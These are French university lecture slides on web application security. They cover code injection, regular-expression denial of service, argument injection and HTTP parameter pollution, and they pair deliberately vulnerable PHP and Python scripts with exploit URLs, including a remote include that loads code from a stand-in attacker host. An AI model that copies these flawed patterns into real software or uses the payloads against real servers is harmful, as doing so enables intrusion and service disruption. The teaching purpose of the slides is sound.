

# La sécurité des applications web

E. Alata, V. Nicomette

INSA Toulouse - Sécurité

February 11, 2018




- 1 Introduction
- 2 Vocabulaire
- 3 Attaques
- 4 Entracte
- 5 Vulnérabilités
- 6 Recommandations
- 7 Entracte
- 8 Mécanismes de défense
- 9 Recherche

# Sommaire

- 1 Introduction
- 2 Vocabulaire
- 3 Attaques
- 4 Entracte
- 5 Vulnérabilités
- 6 Recommandations
- 7 Entracte
- 8 Mécanismes de défense
- 9 Recherche

# Evolution du web



# Evolution du web

The image illustrates the evolution of the web through two distinct browser environments.

**Left: NCSA Mosaic Browser (1990s)**

The browser window is titled "NCSA Mosaic Home Page - NCSA Mosaic". The address bar shows the URL `http://www.ncsa.uiuc.edu/SDG/Software/Mosaic/`. The main content area displays a large "MO SA" logo with a globe icon. Below the logo, the text reads: "Welcome to NCSA Mosaic, an Internet information browser and [World Wide Web](#) at the [National Center for Supercomputing Applications](#) at the [University of Illinois at Urbana-Champaign](#). This software is [copyrighted](#) by The Board of Trustees of the University of Illinois. Jan '97. The Software Development Group at NCSA has worked on NCSA Mosaic in the process. We are honored that we were able to help bring this technology support and feedback which we have received in return. However, the time has come when other areas of interest and development on Mosaic is complete. All information about the Mosaic project is available from the home page. NCSA Mosaic Platforms: 

- [NCSA Mosaic for the X Window System](#)
- [NCSA Mosaic for the Apple Macintosh](#)
- [NCSA Mosaic for Microsoft Windows](#)

Special Notices: 

- NCSA's [VRML](#) home page
- [Non-Commercial Use of NCSA Mosaic Source Code](#)
- Commercial licensing of Mosaic technology with [Spyglass, Inc.](#)


At the bottom, there are buttons for "NCSA", "Mosaic", "Photo CD", and "Metasearch". The system clock shows "Thu 3/16/00 1:45:18pm".

**Right: Google Search Interface (2000s)**

The search interface shows a search for "INSA de Toulouse, Avenue de Rangueil, Toulouse". The search results include a satellite map view of the location, a star rating of 4.5, and a "Signaler un problème" link. The system clock at the bottom right shows "Thu 3/16/00 1:45:18pm".

# Architecture typique

- ▶ Le serveur web est connecté à internet
- ▶ Les données manipulées par le serveur sont stockées dans une base de données
- ▶ La base de données peut être du type SQL, XML, fichier `unix`, etc.
- ▶ Le serveur web peut déléguer certaines tâches à d'autres serveurs (serveur interne)
- ▶ Dans l'architecture physique, le serveur web, le serveur internet et le serveur de base de données peuvent être hébergés sur la même machine physique





# Propriétés des applications web

- ▶ Une application web doit fournir ses services aux utilisateurs légitimes
  - ▶ Les services doivent être fournis à tous les utilisateurs *et à chaque utilisateur*  
Cas de eBay et de l'attaque *Account lockout attack*
  - ▶ Les services ne doivent pas être fournis aux utilisateurs non autorisés
- ▶ Une application web doit pouvoir contacter d'autres applications web
  - ▶ Uniquement celles lui permettant de rendre ses services
  - ▶ Pas celles non prévues pour lui permettre de rendre ses services
- ➔ Assurer la sécurité des applications web est de plus en plus difficile
  - ▶ Les applications web sont de plus en plus complexes
  - ▶ Elles sont conçues à partir de `framework` eux-mêmes complexes
  - ▶ Elles sont construites en assemblants des composants
  - ▶ Ces composants sont développés par *d'autres personnes*
  - ➔ Comment faire confiance en ces composants ?
  - ➔ L'assemblage de ces composants a-t-il été correctement réalisé ?
  - ➔ **Et**, l'application web est-elle exempte de vulnérabilités ?
- ▶ Il est nécessaire de connaître les dangers et s'en protéger judicieusement



# La sécurité en chiffres

## *The State of Website Security*

*Jeremiah Grossman – IEEE Security & Privacy – July-Aug. 2012*

**Table 2. The average number of serious vulnerabilities per website in 2011.**

Sector	Avg. no. of vulnerabilities	Standard deviation	Avg. time to fix (days)	Avg. remediation rate (%)	Standard deviation	Window of exposure (days)	Standard deviation
All	79	670	38	63	36	231	159
Banking	17	554	45	74	37	185	147
Education	53	885	30	46	37	261	153
Financial services	67	853	80	63	35	227	157
Healthcare	48	461	35	63	36	239	155
Insurance	92	171	40	58	32	211	154
IT	85	36	35	57	31	208	159
Manufacturing	30	56	17	50	33	252	125
Retail	121	125	27	66	36	238	160
Social networking	31	431	41	62	43	264	162
Telecom	52	82	50	69	31	271	136
Nonprofit	37	56	94	56	40	320	168
Energy	31	62	4	40	35	250	154

# La sécurité en chiffres

## The State of Website Security

Jeremiah Grossman – IEEE Security & Privacy – July-Aug. 2012

**Table 2. The average number of serious vulnerabilities per website in 2011.**

Sector	Avg. no. of vulnerabilities	Standard deviation	Avg. time to fix (days)	Avg. remediation rate (%)	Standard deviation	Window of exposure (days)	Standard deviation
All	79	670	38	63	36	231	159
Banking	17	554	45	74	37	185	147
Education	53	885	30	46	37	261	153
Financial services	67						
Healthcare	48						
Insurance	92						
IT	85						
Manufacturing	30						
Retail	121						
Social networking	31						
Telecom	52						
Nonprofit	37						
Energy	31						

## IBM X-Force 2012

Mid-year Trend and Risk Report – September 2012

### MSS Top 10 High Volume Signatures

2012 H1




Figure 3: MSS Top 10 High Volume Signatures - 2012 H1

# Sommaire

- 1 Introduction
- 2 Vocabulaire**
- 3 Attaques
- 4 Entracte
- 5 Vulnérabilités
- 6 Recommandations
- 7 Entracte
- 8 Mécanismes de défense
- 9 Recherche

# Vocabulaire

## Definition

Une **vulnérabilité** est une faille dans un composant logiciel ou matériel

## Definition

Une **attaque** correspond à un moyen d'exploiter une vulnérabilité. Différentes attaques peuvent permettre d'exploiter une même vulnérabilité. Une vulnérabilité ne peut pas forcément être exploitée par toutes les attaques

## Definition

Un **objectif** est le résultat escompté par un attaquant d'une attaque réussie. Un objectif peut être atteint par différentes attaques. Une attaque ne permet pas forcément d'atteindre tous les objectifs

- ▶ Pour des définitions plus formelles  $\Rightarrow$  Projet MAFTIA, Délivrable D21
- ▶ La notion d'objectif n'est pas abordée dans ce cours

# Sommaire

- 1 Introduction
- 2 Vocabulaire
- 3 Attaques**
- 4 Entracte
- 5 Vulnérabilités
- 6 Recommandations
- 7 Entracte
- 8 Mécanismes de défense
- 9 Recherche

# Attaques

## Definition

Une **attaque** correspond à un moyen d'exploiter une vulnérabilité. Différentes attaques peuvent permettre d'exploiter une même vulnérabilité. Une vulnérabilité ne peut pas forcément être exploitée par toutes les attaques

- ▶ Liste des classes d'attaques (non exhaustive) :
  - ▶ Binary planting
  - ▶ Code Injection
  - ▶ Injections/Argument Injection or Modification
  - ▶ Injections/HTTP Parameter Pollution
- ▶ Ces classes d'attaques peuvent également être raffinées
- ▶ Une attaque peut correspondre à plusieurs de ces classes
- ▶ Sources d'information :
  - ▶ Sites internet : OWASP, Securityfocus, etc.
  - ▶ Conférences académiques : NSS, Crisis, DSN, etc.

# Binary planting

## Binary planting

L'attaquant place un code exécutable sur le serveur de manière à permettre son chargement ou son exécution par le serveur

- ▶ Attaque envisageable pour différents types de cibles
  - ▶ Exemple : variable d'environnement PATH de l'utilisateur contenant le répertoire courant → un attaquant peut placer un binaire malveillant nommé ls dans le répertoire /tmp
- ▶ Par exemple, dans le cas d'une application web, un attaquant peut télécharger un script php sur le serveur web et l'exécuter

# Code Injection

## Code Injection

L'attaquant exploite une vulnérabilité du serveur afin de lui faire charger un programme/code

- ▶ Cette attaque modifie les fonctionnalités exécutées par le serveur
- ▶ Elle cible en particulier des applications web qui utilisent les mots-clés `system`, `include` ou du meta-caractère backquote
- ▶ Exemple de script php vulnérable : `http://serveur/page.php`

```
1 <?php    $script = $_GET['script'];
2         if (! $script) {
3             $script = "./login.php";
4         }
5         include($script);    ?>
```



# Code Injection

## Code Injection

L'attaquant exploite une vulnérabilité du serveur afin de lui faire charger un programme/code

- ▶ Cette attaque modifie les fonctionnalités exécutées par le serveur
- ▶ Elle cible en particulier des applications web qui utilisent les mots-clés `system`, `include` ou du meta-caractère backquote
- ▶ Exemple de script php vulnérable : `http://serveur/page.php`

```
1 <?php    $script = $_GET['script'];
2         if (! $script) {
3             $script = "./login.php";
4         }
5         include($script);    ?>
```

- ▶ Exemple de requête permettant l'exploitation de cette vulnérabilité  
`http://serveur/page.php?script=http://hack.com/script.php`

# Regular expression Denial of Service 1/2

## Regular expression Denial of Service

L'attaquant fournit des données choisies de manière à ralentir l'exécution des algorithmes sur les expressions régulières

- ▶ L'objectif principal de cette attaque est le déni de service
- ▶ Cette attaque peut être généralisée à différents algorithmes de complexité importante, par exemple, test de primalité d'un nombre
- ▶ Les outils ne rendent pas forcément déterministes leurs automates

$$\text{NFA} : \begin{pmatrix} \text{temps} & \mathcal{O}(2^n) \\ \text{espace} & \mathcal{O}(|x|) \end{pmatrix} \rightarrow \text{DFA} : \begin{pmatrix} \text{temps} & \mathcal{O}(n) \\ \text{espace} & \mathcal{O}(n \cdot |x|) \end{pmatrix}$$

- ▶ Avec l'automate suivant, la chaîne aab est évaluée vis-à-vis de 4 chemins, avant d'être rejetée. Pour la chaîne aaaab, ce nombre passe à 16. Pour une chaîne de taille  $n$ , ce nombre passe à  $2^{n-1}$ . Pour une chaîne de taille 64 : 18446744073709551616...



## Regular expression Denial of Service 2/2

- ▶ Exemple : script cgi développé en python

```
1 import re
2 import os
3 import cgi
4 form = cgi.FieldStorage()
5 action = form.getvalue("action", "search")
6 if action == "append":
7     fout = open("data/" + str(len(os.listdir("data")) + 1), 'w')
8     fout.write(form.getvalue("comment", "empty comment"))
9     fout.close()
10 elif action == "search":
11     print("Pattern: ", form.getvalue("pattern", ".*"), "<br/>")
12     pattern = re.compile(form.getvalue("pattern", ".*"))
13     for file in os.listdir("data"):
14         fin = open("./data/" + file, 'r')
15         fdata = fin.read()
16         fin.close()
17         #print("Test ", file, fdata)
18         if not pattern.match(fdata) is None:
19             print("Message ", file, " : <br/>", fdata, "<br/>")
```

## Regular expression Denial of Service 2/2

- ▶ Exemple : script cgi développé en python

```
1 import re
2 import os
3 import cgi
4 form = cgi.FieldStorage()
5 action = form.getvalue("action", "search")
6 if action == "append":
7     fout = open("data/" + str(len(os.listdir("data")) + 1), 'w')
8     fout.write(form.getvalue("comment", "empty comment"))
9     fout.close()
10 elif action == "search":
11     print("Pattern: ", form.getvalue("pattern", ".*"), "<br/>")
12     pattern = re.compile(form.getvalue("pattern", ".*"))
13     for file in os.listdir("data"):
14         fin = open("./data/" + file, 'r')
15         fdata = fin.read()
16         fin.close()
17         #print("Test ", file, fdata)
18         if not pattern.match(fdata) is None:
19             print("Message ", file, " : <br/>", fdata, "<br/>")
```

- ▶ <http://192.168.56.101/page.py?action=append> ←  
&comment=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaab

## Regular expression Denial of Service 2/2

- ▶ Exemple : script cgi développé en python

```
1 import re
2 import os
3 import cgi
4 form = cgi.FieldStorage()
5 action = form.getvalue("action", "search")
6 if action == "append":
7     fout = open("data/" + str(len(os.listdir("data"))) + 1), 'w')
8     fout.write(form.getvalue("comment", "empty comment"))
9     fout.close()
10 elif action == "search":
11     print("Pattern: ", form.getvalue("pattern", ".*"), "<br/>")
12     pattern = re.compile(form.getvalue("pattern", ".*"))
13     for file in os.listdir("data"):
14         fin = open("./data/" + file, 'r')
15         fdata = fin.read()
16         fin.close()
17         #print("Test ", file, fdata)
18         if not pattern.match(fdata) is None:
19             print("Message ", file, " : <br/>", fdata, "<br/>")
```

- ▶ <http://192.168.56.101/page.py?action=append> ←  
&comment=aaaaaaaaaaaaaaaaaaaaaaaaaaaaab
- ▶ <http://192.168.56.101/page.py?action=search> ←  
&pattern=^(a%2B)%2B\$
- ▶ `python page.py 'action=search&pattern=^(a%2B)%2B$'`

# Injections/\* 1/2

## Injections/\*

Une donnée fournie par un utilisateur est utilisée, sans contrôle, pour générer une donnée destinée à un autre système (ou un sous-composant), ou pour contrôler l'exécution de l'application web

- ▶ Le système ciblé donne son nom à l'attaque
  - ▶ Serveur de base de données → Injection/SQL
  - ▶ Système d'exploitation → Injection/OS Commanding
  - ▶ Serveur de données XML → Injection/XPath
  - ▶ Header des réponses → Injection/HTTP Header
  - ▶ ...
- ▶ Dans le cas de la génération d'une donnée :
  - ▶ Le système traite uniquement des données satisfaisant une syntaxe précise
  - ▶ L'application web génère la plupart du temps ces données en utilisant un motif qui est instancié avec les valeurs fournies par les utilisateurs (via un paramètre GET par exemple)
  - ▶ Le développeur construit son motif en lui donnant une sémantique précise
  - ➡ **Un attaquant peut fournir des valeurs choisies de manière à altérer la sémantique de la donnée générée**

# Injections/\* 2/2

- ▶ Le problème des injections est un problème de langage
- ▶ Habituellement, les valeurs fournies par l'utilisateur substituent des `tokens` d'une requête *motif*
- ⇒ Connaissant le langage cible (le composant associé est supposé être utilisé), et la structure générale des requêtes *motifs*, la difficulté réside dans la construction d'une valeur qui permet de changer la sémantique de la requête, après substitution

# Injections/Argument Injection or Modification

## Argument Injection or Modification

L'attaquant fournit des valeurs à des paramètres d'une requête de manière à faire exécuter au serveur une fonction qui, normalement, ne serait pas autorisée – similaire à *Web Parameter Tampering*

- ▶ Exemple classique (cf. OWASP)

```
1 <?php    $authorized = 0;
2         if ($pass = "XXX" and $login = "XXX")
3             $authorized = 1;
4         if ($authorized == 1)
5             admin_panel();           ?>
```

- ▶ URL permettant d'exploiter la vulnérabilité :  
index.php?user=&pass=&authorized=1
- ▶ Autre exemple : un site marchand fait confiance au client pour le calcul du montant global du panier d'achat
- ▶ Exemple d'outils simplifiant l'exploitation de la vulnérabilité : Tamper Data :: Add-ons for Firefox



# Injections/Http Parameter Pollution 1/10

## Http Parameter Pollution

L'attaquant fournit plusieurs valeurs pour un même paramètre pour exploiter une incohérence de l'application web entre la vérification des paramètres et leur utilisation – similaire à *Web Parameter Tempering*

- ▶ Face à un nombre variable de valeurs pour un paramètre, les interpréteurs réagissent de façons différentes
  - ▶ `http://www.google.fr/search?q=pif+hercule`
  - ▶ `http://fr.search.yahoo.com/search?p=pif+hercule`
  - ▶ `http://www.google.fr/search?q=tom&q=jerry`
  - ▶ `http://fr.search.yahoo.com/search?p=tom&p=jerry`

# Injections/Http Parameter Pollution 2/10

► `http://www.google.fr/search?q=pif+hercule`

The screenshot shows a Google search interface with the following elements:

- Search Bar:** Contains the text "pif hercule".
- Search Results:**
  - Images:** A section titled "Images correspondant à pif hercule" with a link to "Signaler des images inappropriées". It displays a grid of six images related to the cartoon "Pif et Hercule".
  - Video:** A section titled "Pif Et Hercule - épisode 01 - - Vidéo Dailymotion" with a video player thumbnail showing a character's mouth and a play button. The video title is "Pif Et Hercule - épisode 01 - par Matrik60. suite fermer ..." and the description includes "HERCULE IL EST RENOI MAIS HERCULE IL ENCULE ...".
  - YouTube:** A section titled "Pif et Hercule - YouTube" with a video player thumbnail showing the title "PIF HERCULE". The video title is "Pif et Hercule - Vidéo d'introduction de l'émission Pif et Hercule diffusé a".
- Left Sidebar:** Contains navigation links: "Tout", "Images", "Maps", "Vidéos", "Actualités", "Shopping", "Plus", "Ramonville-Saint-Agne", "Changer le lieu", and "Toutes les".

# Injections/Http Parameter Pollution 3/10

► <http://fr.search.yahoo.com/search?p=pif+hercule>

The screenshot shows a web browser window with the address bar containing `fr.search.yahoo.com/search?p=pif+hercule`. The page header includes the Yahoo! logo and navigation links like 'Mail' and 'Aide'. A search bar contains the text 'pif hercule' and a yellow 'Rechercher' button. Below the search bar, there are tabs for 'WEB', 'IMAGES', 'VIDÉO', 'ACTUALITÉS', 'SHOPPING', and 'PLUS...'. The search results are filtered to 'sur tout le Web'. The first result is 'hercules dvd' with a pink background, followed by 'Pif Et Hercule sur Amazon' and 'Pif Hercule - Images'.

## FILTRES PAR DATE

### Tous les résultats

Moins de 24 heures

Moins d'une semaine

Moins d'un mois

### [hercules dvd](#)

Faites vos achats sur Internet. Comparez les prix.

[shopping.cherchons.com](#)

Résultats sponsorisés

### [Pif Et Hercule sur Amazon](#)

Commandez **Pif Et Hercule** sur Amazon. Livraison gratuite dès 15 euros.

[www.amazon.fr](#)

### [Pif Hercule - Images](#)



[Plus d'images pour pif hercule](#)

### [Pif et Hercule - Wikipédia](#)

[Synopsis](#) | [Commentaires](#) | [Fiche technique](#) | [Épisodes](#)

**Pif et Hercule** est une série télévisée d'animation française créée en 1989 par Arnal (José Cabreco). Cette série est l'adaptation en bande dessinée des ...

[fr.wikipedia.org/wiki/Pif\\_et\\_Hercule](#) - [En cache](#)


[plus de résultats fr.wikipedia.org »](#)

### [Pif le chien - Wikipédia](#)

[Origines](#) | [L'histoire originelle](#) | [Hercule](#) | [Pifou](#)

# Injections/Http Parameter Pollution 4/10

► <http://www.google.fr/search?q=tom&q=jerry>



The screenshot shows a web browser window with the Google search page. The search bar contains the text "tom jerry". Below the search bar, the results are categorized into "Images" and "Vidéos".

**Recherche** Environ 138 000 000 résultats (0,15 secondes)


**Tout**

- Images
- Maps
- Vidéos
- Actualités
- Shopping
- Plus

**Ramonville-Saint-Agne**  
Changer le lieu

**Toutes les**

**Images correspondant à tom jerry** - Signaler des images inappropriées



**tom et jerry - YouTube**  
[www.youtube.com/watch?v=IT0rx6EjFCs](http://www.youtube.com/watch?v=IT0rx6EjFCs)  
1 juin 2008 - 8 mn - Ajouté par nasromosta  
je ne comprend pas, je regarde **Tom & Jerry** chaque moi depuis mon enfance maintenant j'ai 30ans et je ...

**tom et jerry 11 - Vidéo Dailymotion**  
[www.dailymotion.com/.../x2hlmr\\_tom-et-jerry-11\\_ani...](http://www.dailymotion.com/.../x2hlmr_tom-et-jerry-11_ani...)  
8 juil. 2007 - 7 mn  
c un bon cartoon qui fait rire merci de mettre des commentaires.

# Injections/Http Parameter Pollution 5/10

► <http://fr.search.yahoo.com/search?p=tom&p=jerry>

The screenshot shows a web browser window with the address bar containing `fr.search.yahoo.com/search?p=tom&p=jerry`. The page header includes navigation links like 'Invité', 'Ouvrir une session', and 'Aide', along with 'Mail' and 'Yahoo!' icons. The main search area features the 'YAHOO! FRANCE' logo, a search input field with 'jerry', and a yellow 'Rechercher' button. Below the search bar, it indicates '266 000 000 résultats' and offers filters for 'WEB', 'IMAGES', 'VIDÉO', 'ACTUALITÉS', and 'SHOPPING'. The search results are categorized into 'FILTRER PAR DATE' (Tous les résultats, Moins de 24 heures, etc.), 'RECHERCHES ASSOCIÉES' (tom and jerry cartoon, jerry o'connell, etc.), and a list of search results. The first result is 'Jerry sur Amazon.fr' (sponsored), followed by 'Jerry Lewis - Wikipédia', 'Tom et Jerry - Wikipédia', 'Glaces Ben & Jerry's : Peace, Love & Ice Cream', and 'Jerry - Images'. On the right side, there are sponsored ads for 'Jerry D - Bas Prix' and 'Jerry D : Prix Bas' from NexTag.fr and omniprix.com, with a link to 'Votre message ici...'.

Bonjour, **Invité** | Ouvrir une session | Aide

Mail | Yahoo!

**YAHOO!**  
FRANCE

**Rechercher**

266 000 000 résultats

WEB | IMAGES | VIDÉO | ACTUALITÉS | SHOPPING | PLUS... ▾

Recherche :  sur tout le Web  en français  en France

FILTRER PAR DATE

**Tous les résultats**

Moins de 24 heures

Moins d'une semaine

Moins d'un mois

RECHERCHES ASSOCIÉES

tom and **jerry** cartoon

**jerry** o'connell

**jerry** hall

**jerry** bruckheimer

**jerry** seinfeld

**Essayez aussi :** [tom et Jerry](#), [jerry lee lewis](#), [jerry springer](#), [suite...](#)

**Jerry sur Amazon.fr** Résultats sponsorisés  
Des milliers de titres en stock. Profitez de la Livraison gratuite.  
[Amazon.fr/dvd](#)

**Jerry Lewis - Wikipédia**  
[Biographie](#) | [Vie personnelle](#) | [Filmographie](#) | [Notes et références](#)  
Pour les articles homonymes, voir **Jerry Lewis** (homonymie) et Lewis.  
[fr.wikipedia.org/wiki/Jerry\\_Lewis](#) - [En cache](#)  
[plus de résultats fr.wikipedia.org »](#)

**Tom et Jerry - Wikipédia**  
[Scénario](#) | [Films](#) | [Personnages](#) | [Controverse](#)  
Tom et **Jerry** est une série américaine de dessins animés de courte durée créés par les dessinateurs et réalisateurs William Hanna et Joseph Barbera et produits ...  
[fr.wikipedia.org/wiki/Tom\\_et\\_Jerry](#) - [En cache](#)

**Glaces Ben & Jerry's : Peace, Love & Ice Cream**  
Fabricant de crèmes glacées à base de crème fraîche. Information sur la fabrication, blog, jeux en ligne et boutique.  
[www.benjerry.fr](#) - [En cache](#)

**Jerry - Images**

**Jerry D - Bas Prix** Résultats sponsorisés  
Comparez les grandes marques de la mode. **Jerry D** : économisez .  
[www.NexTag.fr](#)

**Jerry D : Prix Bas**  
Prix bradés sur toute la mode. **Jerry D** : économisez .  
[www.omniprix.com](#)

[Votre message ici...](#)

# Injections/Http Parameter Pollution 6/10

- ▶ Les serveurs ne gèrent pas les paramètres multiples de la même manière

ASP/IIS	Valeurs concaténées
PHP/Apache	Dernière occurrence
Python/Zope	Tableau des valeurs
JSP/Apache	Première occurrence

- ▶ En python

```
1 import cgi
2 form = cgi.FieldStorage()
3 print(form.getvalue("script"))
```

`http://192.168.56.101/sample.py?script=titi&script=tata`

Résultat : `[titi, tata]`

- ▶ En apache/php


```
1 <?php $script = $_GET['script'];
2     print($script);           ?>
```

`http://192.168.56.101/sample.php?script=titi&script=tata`

Résultat : `tata`

# Injections/Http Parameter Pollution 7/10

- ▶ Soient un serveur web et un serveur interne, chacun hébergeant une application web
  - ▶ Le serveur interne fait confiance au serveur web
  - ▶ Certaines fonctions du serveur interne ne doivent pas être accessibles depuis internet
  - ▶ Le serveur web doit contrôler les accès
- ▶ *Où faut-il mettre en place les mécanismes de sécurité ?* – Partout car le serveur interne peut également être ciblé par les attaques !



# Injections/Http Parameter Pollution 8/10

## ► Script du serveur web (SW)

```
1 <?php    if ($_GET["action"] != "delete") {
2          $req = "http://localhost/~ealata/si.php?cmd=" . $_GET["action"];
3          print(file_get_contents($req, false));
4        } else {
5          print("Invalid access!");
6        }
                                     ?>
```

## ► Script du Serveur Interne (SI)

```
1 <?php    print("Your action: " . $_GET["cmd"]); ?>
```

## ► Urls employées

Cas 1. CL → SW http://sw/sw.php?action=append



# Injections/Http Parameter Pollution 8/10

## ► Script du serveur web (SW)

```
1 <?php    if ($_GET["action"] != "delete") {
2          $req = "http://localhost/~ealata/si.php?cmd=" . $_GET["action"];
3          print(file_get_contents($req, false));
4        } else {
5          print("Invalid access!");
6        }
                                           ?>
```

## ► Script du Serveur Interne (SI)

```
1 <?php    print("Your action: " . $_GET["cmd"]); ?>
```

## ► Urls employées

Cas 1.	CL	→	SW	http://sw/sw.php?action=append
	SW	→	SI	http://si/si.php?cmd=append

# Injections/Http Parameter Pollution 8/10

## ► Script du serveur web (SW)

```
1 <?php    if ($_GET["action"] != "delete") {
2          $req = "http://localhost/~ealata/si.php?cmd=" . $_GET["action"];
3          print(file_get_contents($req, false));
4        } else {
5          print("Invalid access!");
6        }
                                           ?>
```

## ► Script du Serveur Interne (SI)

```
1 <?php    print("Your action: " . $_GET["cmd"]); ?>
```

## ► Urls employées

Cas 1.	CL	→	SW	http://sw/sw.php?action=append
	SW	→	SI	http://si/si.php?cmd=append
Cas 2.	CL	→	SW	http://sw/sw.php?action=delete

# Injections/Http Parameter Pollution 8/10

## ► Script du serveur web (SW)

```

1 <?php   if ($_GET["action"] != "delete") {
2         $req = "http://localhost/~ealata/si.php?cmd=" . $_GET["action"];
3         print(file_get_contents($req, false));
4     }   else {
5         print("Invalid access!");
6     }
                                                ?>

```

## ► Script du Serveur Interne (SI)

```

1 <?php   print("Your action: " . $_GET["cmd"]); ?>

```

## ► Urls employées

Cas 1.	CL	→	SW	http://sw/sw.php?action=append
	SW	→	SI	http://si/si.php?cmd=append
Cas 2.	CL	→	SW	http://sw/sw.php?action=delete
	SW	→	SI	Erreur !

# Injections/Http Parameter Pollution 8/10

## ► Script du serveur web (SW)

```

1 <?php   if ($_GET["action"] != "delete") {
2         $req = "http://localhost/~ealata/si.php?cmd=" . $_GET["action"];
3         print(file_get_contents($req, false));
4     }   else {
5         print("Invalid access!");
6     }
                                                ?>

```

## ► Script du Serveur Interne (SI)

```

1 <?php   print("Your action: " . $_GET["cmd"]); ?>

```

## ► Urls employées

Cas 1.	CL	→	SW	http://sw/sw.php?action=append
	SW	→	SI	http://si/si.php?cmd=append
Cas 2.	CL	→	SW	http://sw/sw.php?action=delete
	SW	→	SI	Erreur !
Cas 3.	CL	→	SW	http://sw/sw.php?action=delete%26A%3dA

# Injections/Http Parameter Pollution 8/10

## ► Script du serveur web (SW)

```

1 <?php   if ($_GET["action"] != "delete") {
2         $req = "http://localhost/~ealata/si.php?cmd=" . $_GET["action"];
3         print(file_get_contents($req, false));
4     }   else {
5         print("Invalid access!");
6     }
                                                ?>

```

## ► Script du Serveur Interne (SI)

```

1 <?php   print("Your action: " . $_GET["cmd"]); ?>

```

## ► Urls employées

Cas 1.	CL	→	SW	http://sw/sw.php?action=append
	SW	→	SI	http://si/si.php?cmd=append
Cas 2.	CL	→	SW	http://sw/sw.php?action=delete
	SW	→	SI	Erreur !
Cas 3.	CL	→	SW	http://sw/sw.php?action=delete%26A%3dA
	SW	→	SI	http://si/si.php?cmd=delete&A=A



Zut....

- Est-ce que la fonction php htmlentities est utile dans ce contexte ?
- *Il suffit peut-être d'imposer la commande envoyée au serveur interne ?*

# Injections/Http Parameter Pollution 9/10

- ▶ Script du serveur web (SW)



Yes ! plus sécurée !

```
1 <?php   if ($_GET["action"] == "select") {
2         $req = "http://localhost/~ealata/si2.php?cmd=select&value=" .
3             $_GET["value"];
4         print(file_get_contents($req, false));
5     } else {
6         print("Invalid access!");
7     }
8     ?>
```

- ▶ Script du Serveur Interne (SI)

```
1 <?php   print("Your action: " . $_GET["cmd"]);    ?><BR/>
2 <?php   print("Your value: " . $_GET["value"]);  ?>
```

- ▶ Urls employées

Cas 1. CL → SW http://sw/sw2.php?action=select&value=all

# Injections/Http Parameter Pollution 9/10

- ▶ Script du serveur web (SW)



Yes ! plus sécurée !

```
1 <?php   if ($_GET["action"] == "select") {
2         $req = "http://localhost/~ealata/si2.php?cmd=select&value=" .
3             $_GET["value"];
4         print(file_get_contents($req, false));
5     } else {
6         print("Invalid access!");
7     }
8     ?>
```

- ▶ Script du Serveur Interne (SI)

```
1 <?php   print("Your action: " . $_GET["cmd"]);    ?><BR/>
2 <?php   print("Your value: " . $_GET["value"]);  ?>
```

- ▶ Urls employées

